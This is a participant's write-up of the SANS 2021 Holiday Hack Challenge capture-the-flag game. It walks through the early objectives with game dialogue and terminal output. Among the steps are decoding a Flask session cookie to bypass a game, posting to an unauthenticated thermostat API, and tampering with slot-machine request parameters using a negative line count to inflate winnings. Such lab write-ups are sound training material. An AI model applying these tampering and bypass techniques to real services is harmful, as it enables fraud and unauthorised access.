
# SANS 2021 Holiday Hack Challenge Write-up

# 1/7/22


**Author: Jim Kirn**




(**mrrobot**) in game, @infosecjim in Discord, @JimKirn on Twitter

# Thank You all!

I would like to start by thanking Ed Skoudis and his team at Counter Hack for producing The 2021 SANS Holiday Hack Challenge – Jack's Back! featuring KringleCon4: Calling Birds. It was great fun and we all learned a lot!

I would also like to thank all the people on the Discord channels that provided guidance and hits to help solve all these challenges - specifically: @john_r2, @rjamison, @jDP, @Twilliger, @nonickid, @cyberheise and @XR.tiv. Also like to thank @CrimeCleanup-icanhaspii for producing the "Holiday Hack Cheat Sheet" and her contributions to the challenge.

### Story

Listen children to a story that was written in the cold
'Bout a Kringle and his castle hosting hackers, meek and bold
Then from somewhere came another, built his tower tall and proud
Surely he, our Frosty villain hides intentions 'neath a shroud
So begins Jack's reckless mission: gather trolls to win a war
Build a con that's fresh and shiny, has this yet been done before?
Is his Fest more feint than folly? Some have noticed subtle clues
Running 'round and raiding repos, stealing Santa's Don'ts and Do's
Misdirected, scheming, grasping, Frost intends to seize the day
Funding research with a gift shop, can Frost build the better sleigh?
Lo, we find unlikely allies: trolls within Jack's own command
Doubting Frost and searching motive, questioning his dark demand
Is our Jack just lost and rotten - one more outlaw stomping toes?
Why then must we piece together cludgy, wacky radios?
With this object from the heavens, Frost must know his cover's blown
Hearkening from distant planet! We the heroes should have known
Go ahead and hack your neighbor, go ahead and phish a friend
Do it in the name of holidays, you can justify it at year's end
There won't be any retweets praising you, come disclosure day
But on the snowy evening after? Still Kris Kringle rides the sleigh

# Objectives (Grand Challenges)

## 1) KringleCon Orientation

*Difficulty:* 

Get your bearings at KringleCon

### ANSWER:

**No Answer required – just completion of tasks!**

### SOLUTION:

**Talk to Jingle Ringford, open terminal, follow directions and the gate will open.**


## 2) Where in the World is Caramel Santaigo?

*Difficulty:*
Help Tangle Coalbox find a wayward elf in Santa's courtyard. Talk to Piney Sappington nearby for hints.

### ANSWER:


**No Answer required – just completion of tasks!**

### SOLUTION:

Piney Sappington says:

You see, I've been looking at these documents, and I know someone has tampered with one file.
Do you think you could log into this Cranberry Pi and take a look?
It has exiftool installed on ot, if that helps you at all.
I just... Well, I have a feeling that someone at the other conference might have fiddled with things.
And, if you help me figure this tampering issue out, I'll give you some hints about OSINT, especially associated with geographic location!
So hey, have you tried the Caramel Santiago game in the courtyard?
Carmen? No I haven't heard of her.
So anyway, some of the hints use obscure coordinate systems line MGRS and even what3words.
In some cases, you might get an image with location info in the metadata. Good thing you know how to see that stuff now!
(And they say, for those who don't like gameplay, there might be a way to bypass by looking at some flavor of cookie...)
And Clay Moody is giving a talk on OSINT techniques right now!
Oh, and don't forget to learn about you targeted elf and filter in the Interrink system!

Open the "Exif Metadata" terminal and solve the challenge:




Go back to Piney Sappington and see if any more hints. Piney says:

```
Wow, you figured that out in no time! Thanks!
I knew they were up to no good.
So hey, have you tried the Caramel Santaigo game in this courtyard?
Carmen? No, I haven't heard of her.
So anyway, some of the hints use obscure coordinate systems like MGRS and even
what3words.
In some cased, you might get an image with location info in the metadata. Good thing
you know how to see that stuff now!
 (And they say, for those who don't like gameplay, there might be a way to bypass by
looking at some flavor of cookie...)
And Clay Moody is giving a talk on OSINT techniques right now!
Oh, and don't forget to learn about your target elf and filter in the Interrink
system!
```

At left side of the Courtyard, I opened the Terminal and performed the below operations:

Hit F12 to goto Developer mode in a Chrome browser then goto:
Application->Cookies->https://caramel.kinglecastle.com

Look at the "Value" – it is a Flask Cookie!

```
.eJx1Ustu2zAQ_JUFL73IhUzLz5uboqgLtAlip0Bh57AiVyYriRQo2oEQ5N-
7tHMomvRE7mtmOMtnoXEQK_Hdu3TJBDUVhzvremrgocMYiK7pr9bFXqz2YmcIOIajjxAIm2YAQxhJA5b-
FOHUW3eEiGUPlQ9gnSae_MgoPDlATV0EZUjVlzZDNsDWYacMRsCuS423JoMNOB-
tYtiYxgwyPmwjBtgFqlOy5VpnvCNQ2NMrwUVay4yWCxp631I0iekqjgFUDbdnClXjnwCdhrshMkgaNxi0eOTTn4JYLTPRe
IUJiC3Zoov4oYcb7GOTLPFdqiRH9mLt4hOFLoNP1BztqeXyD3qCXz7UGTxs10marwefwTfs0DHH_k3DPQ31bzwfTnlOmrM
bRQ3L4wovJ4ZLfolNxgocarxg3PiOnMEjuQw-k2sx1O9Q_7TkHGawPvUx2OvkvT-
js9TaDL5Y90p016Ai4xtNgaM3j3pkawJ3-
nZLpMVKSskJdpXSt_iX9X3V2X80_03NNGerog8Dm0bJ_Gdef29WB1HmlGM1lzOS81IXRTleYElzzAtVFOPldEJSTsqxzEk
Ws5nG6QwrWU1wOtVKLcbFQWT8Z3ver6KNXsFB6IXC-
bQYj_JKzkfFeC5Hi6pQo1KinqiZKnK5OIgX8fIHfZcHHw.YdSR6g.P8F91J2AuUK2Gp5FLe9_tIqMxR8
```

Use flask-unsign to decode the cookie (on Kali):

```
~/.local/bin/flask-unsign --decode --cookie
'.eJx1Ustu2zAQ_JUFL73IhUzLz5uboqgLtAlip0Bh57AiVyYriRQo2oEQ5N-
7tHMomvRE7mtmOMtnoXEQK_Hdu3TJBDUVhzvremrgocMYiK7pr9bFXqz2YmcIOIajjxAIm2YAQxhJA5b-
FOHUW3eEiGUPlQ9gnSae_MgoPDlATV0EZUjVlzZDNsDWYacMRsCuS423JoMNOB-
tYtiYxgwyPmwjBtgFqlOy5VpnvCNQ2NMrwUVay4yWCxp631I0iekqjgFUDbdnClXjnwCdhrshMkgaNxi0eOTTn4JYLTPRe
```

IUJiC3Zoov4oYcb7GOTLPFdqiRH9mLt4hOFLoNP1BztqeXyD3qCXz7UGTxs10marwefwTfs0DHH_k3DPQ31bzwfTnlOmrM
bRQ3L4wovJ4ZLfolNxgocarxg3PiOnMEjuQw-k2sx1O9Q_7TkHGawPvUx2OvkvT-
js9TaDL5Y90p016Ai4xtNgaM3j3pkawJ3-
nZLpMVKSskJdpXSt_iX9X3V2X80_03NNGerog8Dm0bJ_Gdef29WB1HmlGM1lzOS81IXRTleYElzzAtVFOPldEJSTsqxzEk
Ws5nG6QwrWU1wOtVKLcbFQWT8Z3ver6KNXsFB6IXC-
bQYj_JKzkfFeC5Hi6pQo1KinqiZKnK5OIgX8fIHfZcHHw.YdSR6g.P8F91J2AuUK2Gp5FLe9_tIqMxR8'

{'day': 'Monday', 'elf': 'Tinsel Upatree', 'elfHints': ['The elf got really heated about using
tabs for indents.', 'They kept checking their Snapchat app.', 'Oh, I noticed they had a Star
Trek themed phone case.', 'The elf mentioned something about Stack Overflow and Python.',
'hard'], 'hour': 9, 'location': "Santa's Castle", 'options': [['Antwerp, Belgium', 'New York,
USA', 'Tokyo, Japan'], ['New York, USA', 'Reykjavík, Iceland', 'Montréal, Canada'],
['Copenhagen, Denmark', 'New York, USA', 'Vienna, Austria'], ['Rovaniemi, Finland',
'Placeholder', 'Antwerp, Belgium']], 'randomSeed': 222, 'route': ['New York, USA', 'Montréal,
Canada', 'Copenhagen, Denmark', 'Placeholder'], 'victoryToken': '{
hash:"b0e0af726e27bd44b18abe7a04c441953e223b120e2466da56af2f3a55dcc814", resourceId:
"d8ca7541-0f27-4172-8f4c-b2ad3c6c4028"}'}

Use the above decoded token values to solve the terminal.


## 3) Thaw Frost Tower's Entrance

*Difficulty:*

Turn up the heat to defrost the entrance to Frost Tower. Click on the Items tab in your badge to find a link to the Wifi Dongle's CLI interface. Talk to Greasy Gopherguts outside the tower for tips.

### ANSWER:

**No Answer required – just completion of tasks!**

### SOLUTION:

In the Castle Approach, go past the North Pole and head over to "Greasy". Greasy says:

```
Well, OK then. Here's what I know about the wifi here.
Scanning for Wi-Fi networks with iwlist will be location-dependent. You may need to
move around the North Pole and keep scanning to identify a Wi-Fi network.
Wireless in Linux is supported by many tools, but iwlist and iwconfig are commonly
used at the command line.
The curl utility can make HTTP requests at the command line!
By default, curl makes an HTTP GET request. You can add -- request POST as a command
line argument to make an HTTP POST request.
When sending HTTP POST, add -- data-binary followed by the data you want to send as
the POST body.
```

Open the Terminal (Grepping for Gold) and solve it:

1- What port does 34.76.1.22 have open?

```
elf@eb58c42e24f5:~$ grep 34.76.1.22 bigscan.gnmap
Host: 34.76.1.22 ()     Status: Up
Host: 34.76.1.22 ()     Ports: 62078/open/tcp//iphone-sync///      Ignored State: closed (999)
elf@eb58c42e24f5:~$
```

2- What port does 34.77.207.226 have open?

```
elf@eb58c42e24f5:~$ grep 34.77.207.226 bigscan.gnmap
Host: 34.77.207.226 ()     Status: Up
Host: 34.77.207.226 ()     Ports: 8080/open/tcp//http-proxy///      Ignored State: filtered
(999)
```

3- How many hosts appear "Up" in the scan?

```
grep Up bigscan.gnmap| wc -l
26054
```

4- How many hosts have a web port open? (Let's just use TCP ports 80, 443, and 8080)

```
elf@eb58c42e24f5:~$ cat bigscan.gnmap | grep -E '(80|443|8080)' | wc -l
15035

cat test.txt
80/open/tcp
443/open/tcp
8080/open/tcp

grep -f test.txt bigscan.gnmap | wc -l
14372
```

5- How many hosts with status Up have no (detected) open TCP ports?

```
grep -v "/open/tcp/" bigscan.gnmap | wc -l
26056

echo $((`grep Something | wc -l` - `grep SomethingElse | wc -l`))
echo $((`grep Up bigscan.gnmap | wc -l` - `grep -f test.txt "/open/tcp" bigscan.gnmap | wc -
l`))
26054

test.txt
80/open/tcp
21/open/tcp
22/open/tcp
23/open/tcp
25/open/tcp
110/open/tcp
135/open/tcp
137/open/tcp
139/open/tcp
443/open/tcp
445/open/tcp
631/open/tcp
993/open/tcp
995/open/tcp
3389/open/tcp
5060/open/tcp
5900/open/tcp
8080/open/tcp
9100/open/tcp
62078/open/tcp

echo $((`grep Up bigscan.gnmap | wc -l` - `grep -f test.txt "/open/tcp" bigscan.gnmap | wc -
l`))
402
ANS: echo $((`grep Up bigscan.gnmap | wc -l` - `grep Ports bigscan.gnmap | wc -l`))
```


6- What's the greatest number of TCP ports any one host has open?

```
grep for specific number of occurances of a term
 grep -E "(Jolly.*){5}" file.txt | wc -l
ANS: grep -E "(open.*){12,}" bigscan.gnmap | wc -l && grep -E "(open.*){13,}" bigscan.gnmap |
wc -l

12
```


Go back to “Greasy”. Greasy says:

```
Grack. Ungh. ... Oh!
You really did it?
Well, OK then. Here's what I know about the wifi here.
Scanning for Wi-Fi networks with iwlist will be location-dependent. You may need to
move around the North Pole and keep scanning to identify a Wi-fi network.
Wireless in Linux is supported by many tools, but iwlist and iwconfig are commonly
used at the command line.
The curl utility can make HTTP requests at the command line!
By default, curl makes an HTTP GET request. You can add -- request POST as a command
line argument to make a HTTP POST request.
When sending HTTP POST, add -- data-binary followed by the data you want to send as
the POST body.
```

Now it is time to head over to talk with “Grimy McTrollkins”. Let’s make sure we are close thermostat before talking to Grimy.




Grimy says:

```
Yo, I'm Grimy McTrollkins.
I'd rather not be bothered talking with you, but I'm kind of in a bind and need your
help.
Jack Frost is so obsessed with icy cold that he accidentally froze shut the door to
Frost Tower!
I wonder if you can help me get back in.
I think we can melt the door open if we can just get access to the thermostat inside
the building.
That thermostat uses Wi-Fi. And I'll bet you picked up a Wi-Fi adaptor for your badge
when you got to the North Pole.
Click on your badge and go to the Items tab. There, you should see your Wi-Fi Dongle
and a button to "Open WiFi CLI". That'll give you command-line interface access to
your badge's wireless capabilities.
```

OK, so if we do as it says above we see:


Click on the “Open WiFi CLI” button and a terminal is launched:





```
elf@aa45f08c9861:~$ iwlist scanning
wlan0     Scan completed :
          Cell 01 - Address: 02:4A:46:68:69:21
                    Frequency:5.2 GHz (Channel 40)
                    Quality=48/70  Signal level=-62 dBm
                    Encryption key:off
                    Bit Rates:400 Mb/s
                    ESSID:"FROST-Nidus-Setup"


elf@aa45f08c9861:~$ iwconfig wlan0 essid FROST-Nidus-Setup
** New network connection to Nidus Thermostat detected! Visit http://nidus-setup:8080/ to
complete setup
(The setup is compatible with the 'curl' utility)
elf@aa45f08c9861:~$

-----------
WARNING Your Nidus Thermostat is not currently configured! Access to this
device is restricted until you register your thermostat » /register. Once you
have completed registration, the device will be fully activated.

In the meantime, Due to North Pole Health and Safety regulations
42 N.P.H.S 2600(h)(0) - frostbite protection, you may adjust the temperature.

API

The API for your Nidus Thermostat is located at http://nidus-setup:8080/apidoc
elf@aa45f08c9861:~$


                        ATTENTION ALL ELVES

In Santa's workshop (wireless division), we've been busy adding new Cranberry
Pi features. We're proud to present an experimental version of the Cranberry
Pi, now with Wi-Fi support!

This beta version of the Cranberry Pi has Wi-Fi hardware and software
support using the Linux wireless-tools package. This means you can use iwlist
to search for Wi-Fi networks, and connect with iwconfig! Read the manual
pages to learn more about these commands:

man iwlist

man iwconfig

I'm afraid there aren't a lot of Wi-Fi networks in the North Pole yet, but if
```

```
you keep scanning maybe you'll find something interesting.
---------------------------
◈————————————————————————————————————————————————◈

Nidus Thermostat API

◈————————————————————————————————————————————————◈

The API endpoints are accessed via:

http://nidus-setup:8080/api/<endpoint>

Utilize a GET request to query information; for example, you can check the
temperatures set on your cooler with:

curl -XGET http://nidus-setup:8080/api/cooler

Utilize a POST request with a JSON payload to configuration information; for
example, you can change the temperature on your cooler using:

curl -XPOST -H 'Content-Type: application/json' \
  --data-binary '{"temperature": -40}' \
  http://nidus-setup:8080/api/cooler

● WARNING: DO NOT SET THE TEMPERATURE ABOVE 0! That might melt important furniture

Available endpoints
```

| Path | Available without registering? |
|---|---|
| /api/cooler | Yes |
| /api/hot-ice-tank | No |
| /api/snow-shower | No |
| /api/melted-ice-maker | No |
| /api/frozen-cocoa-dispenser | No |
| /api/toilet-seat-cooler | No |
| /api/server-room-warmer | No |

```
curl -XPOST -H 'Content-Type: application/json' \
  --data-binary '{"temperature": 100}' \
  http://nidus-setup:8080/api/cooler
------------
elf@3780a3b0098a:~$ curl -XPOST -H 'Content-Type: application/json' \
  --data-binary '{"temperature": 100}' \
  http://nidus-setup:8080/api/cooler
{
  "temperature": 100.57,
  "humidity": 28.16,
  "wind": 10.31,
  "windchill": 117.03,
  "WARNING": "ICE MELT DETECTED!"
}
```

And the Doors Opens:




Go back to “Grimy”. Grimy says:
Great - now I can get back in!

## 4) Slot Machine Investigation

*Difficulty:*


Test the security of Jack Frost's slot machines. What does the Jack Frost Tower casino security team threaten to do when your coin total exceeds 1000? Submit the string in the server data.response element. Talk to Noel Boetie outside Santa's Castle for help.

### ANSWER:


**No Answer required – just completion of tasks!**

Noel Boetie says:
Hello there! Noel Boetie here. We're all so glad to have you attend KringleCon IV and work on the Holiday Hack Challenge!
I'm just hanging out here by the Logic Munchers game.
You know... logic: that thing that seems to be in short supply at the tower on the other side of the North Pole?
Oh, I'm sorry. That wasn't terribly kind, but those frosty should do confuse me...
Anyway, I'm working my way through this Logic Munchers game.
A lot of it comes down to understanding boolean logic, like True And False is False but True and True is True.
It can be a tad complex in the later levels.
I need some help, though. If you can show me how to complete a stage in Potpouri at the Intermediate (Stage 3) or higher, I'll give you some hints on how to find vulnerabilities.
Specifically, I'll give you some tips on finding flaws in some web applications I've heard about here at the North Pole, especially those associated with slot machines!

OK, so if we do as it says above it is time for “Logic Munchers” terminal:




So after several attempts and extensive use of “pause” I finally win the game!





Time to go back to Noel Boetie. Noel says:
Wow - amazing score! Great work!
So hey, those slot machines. It seems that in his haste, Jack bought some terrible hardware.
It seems they're susceptible to parameter tampering.

```
You can modify web request parameters with an intercepting proxy or tools built into
Firefox.
```


OK, finally ready to go try my luck investigating the slot machines. Start by entering Frost “Tower Lobby” and talk with Hubris Selfington. Hubris says:

```
Snarf. Hrung. Phlthth.
I'm Hubris Selfington.
The big boss told me he's worried about vulnerabilities in his slot machines,
especially this one.
Statistically speaking, it seems to be paying out way too much.
He asked me to see if there are any security flaws in it.
The boss has HUGE plans and we've gotta make sure we are running a tight ship here at
Frost Tower.
Can you help me find the issue?
I mean, I could TOTALLY do this on my own, but I want to give you a chance first.
```


I click on a Slot Machine and the “Frosty Slots” terminal launches in a new window ( https://slots.jackfrosttower.com/ ):





Of course I click on “Play Game”. After hitting “Play” again the Game starts:




I used BurpSuite to intercept the game and make some changes:
In the Request Body:
betamount=1&numline=-99999&cpl=0.1





In Response tab:
->at bottom:




"I'm going to have some bouncer trolls bounce you right out of this casino!"


Looks like our changes were good (money, money, money):




Notice our Credits!

And after clicking "Paytable" we get:


As long as we are here in the Tower Lobby, let's try and solve the "Frostavator". Click on the up button and see:




Click "Open Panel".

And solve the logic puzzle. Click “Close Panel” and the Frostavator now works!


## SOLUTION:

See above text

# 5) Strange USB Device

*Difficulty:*

Assist the elves in reverse engineering the strange USB device. Visit Santa's Talks Floor and hit up Jewel Loggins for advice.

## ANSWER:


ickymcgoop


## SOLUTION:

Jewel Loggins says:

I hate to say though, I'm a bit distressed.
The con next door? Oh sure, I'm concerned about that too, but I was talking about the issues I'm having with IPV6.
I mean, I know it's an old protocol now, but I've just never checked it out.
So now I'm trying to do simple things line Nmap and cURL using IPv6, and I can't quite get then working.
Would you mind taking a look for me on this terminal?
I think there's a Github Gist that covers tool usage with IPv6 targets.
The tricky parts are knowing when to use [] around IPv6 addresses and where to specify the source interface.
I've got a deal for you, if you show me how to solve this terminal, I'll provide you with some nice tips about a topic I've been researching a lot lately - Ducky Scripts!
They can be really interesting and fun!

OK, so if we do as it says above it is time for “IPv6 Sandbox” terminal:



